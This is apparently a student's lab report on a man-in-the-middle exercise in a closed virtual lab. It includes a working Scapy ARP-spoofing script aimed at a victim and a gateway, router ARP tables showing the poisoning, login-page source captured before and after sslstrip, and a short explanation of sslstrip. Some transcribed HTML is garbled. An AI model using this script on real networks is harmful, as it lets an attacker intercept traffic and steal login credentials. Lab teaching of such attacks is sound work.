

Masato Anzai
Lab 2: MITM Lab

SCAPY code:

```
from scapy.all import *

bt5IP = "10.10.111.111"
bt5MAC = "02:00:c2:4a:00:01"
vicIP = "10.10.111.110"
vicMAC = "02:00:c2:82:04:01"
gateIP = "10.10.111.1"
gateMAC = "02:00:c2:66:02:02"

arpVic = ARP()
arpVic.op = 2
arpVic.hwsrc = bt5MAC
arpVic.psrc = gateIP
arpVic.pdst = vicIP
arpVic.hwdst = vicMAC

arpGate = ARP()
arpGate.op = 2
arpGate.psrc = vicIP
arpGate.hwsrc = bt5MAC
arpGate.pdst = gateIP
arpGate.hwdst = gateMAC

while True:

    send(arpVic)
    send(arpGate)
    print "ARP successfully sent."

sniff(filter="arp and host 10.10.111.1 or host 10.10.111.110", count =1)
```


Results of ARP Spoofing:
(RTR)

```
eth1      Link encap:Ethernet HWaddr 02:00:c2:66:02:02
          inet addr:10.10.111.1 Bcast:10.10.111.255 Mask:255.255.255.0
          inet6 addr: fe80::c2ff:fe66:202/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:408 errors:0 dropped:0 overruns:0 frame:0
            TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:39079 (38.1 KiB) TX bytes:101037 (98.6 KiB)
            Interrupt:36 Base address:0xe100


lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:15 errors:0 dropped:0 overruns:0 frame:0
            TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:1476 (1.4 KiB) TX bytes:1476 (1.4 KiB)

router:/# arp -a
? (10.12.1.1) at 00:30:48:be:c8:31 [ether] on eth0
? (10.10.111.110) at 02:00:c2:4a:00:01 [ether] on eth1
? (10.10.111.111) at 02:00:c2:4a:00:01 [ether] on eth1
router:/# _
```


(BT5 & XP)



Running sslstrip:




FORM Differences: (PRE ARP SPOOF)



A screenshot of a Linux desktop environment showing a Mozilla Firefox window. The title bar says "Fakebook - Mozilla Firefox". The main content area shows the source code of a web page. The code includes meta tags for Pragma, Content-type, and Content-language. It features a title "Fakebook" and a script tag pointing to "hint-textbox.js". The body contains a background image and a form with two input fields: "userid" and "pass". The "pass" field has an "onFocus" event set to "if (this.value == 'password') { this.value=''; }". The code is wrapped in a style block and a div block with align="right". The status bar at the bottom of the browser window indicates "Line 26, Col 8".

```
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-language" content="en" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<meta name="description" content="Fakebook is a social utility that connects people with friends and others who work, study and live around
<title>Fakebook</title>
<script type="text/javascript" src="hint-textbox.js"></script>
</head>
<body background="background.png" >
<style type="text/css">
<!--
body {background-image: url(background.png); background-repeat: no-repeat;}
INPUT.hintTextbox { color: #888; }
INPUT.hintTextboxActive { color: #000; }
-->
</style>
<div align=right style="width: 600px ">
<form action="https://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" size="8" />
<input name="pass" type="password" value="password" class="hintTextbox" size="8" onFocus="if (this.value == 'password') { this.value=''; }"/>
</form>
</div>
</body>
</html>
```

(POST ARP SPOOF)



A screenshot of a Linux desktop environment showing a Mozilla Firefox window. The title bar says "Source of: http://fakebook.vlab.local/ - Mozilla Firefox". The main content area shows the source code of a modified web page. The code is identical to the pre-spoof version, except for the XML declaration at the top: "`DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"`". This change is likely due to the browser's handling of the modified page after ARP spoofing.

```
DOCTYFE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<ml xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" id="facebook" class=" no_js">
<ad>
<ta http-equiv="Pragma" content="no-cache">
<ta http-equiv="Content-type" content="text/html; charset=utf-8" />
<ta http-equiv="Content-language" content="en" />
<ta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<ta name="description" content="Fakebook is a social utility that connects people with friends and others
<title>Fakebook</title>
<script type="text/javascript" src="hint-textbox.js"></script>
<read>
<dy background="background.png" >
<yle type="text/css">
<!--
y (background-image: url(background.png); background-repeat: no-repeat;)
UT.hintTextbox { color: #888; }
UT.hintTextboxActive { color: #000; }

<style>
<v align=right style="width: 600px ">
<rm action="https://fakebook.vlab.local/login.php" method="post">
<put name="userid" type="text" value="userid" class="hintTextbox" size="8" />
<put name="pass" type="password" value="password" class="hintTextbox" size="8" onFocus="if (this.value ==
<rm>
<liv>
```

How sslstrip works:

SSLStrip is a MITM attack that forces the victim's browser to communicate plain-text over HTTP to the adversary. The adversary proxies the modified content from a HTTPS server. SSLStrip is "STRIPPING" the https:// to a http:// url. This is used through the ARP poisoning that is implemented in the code.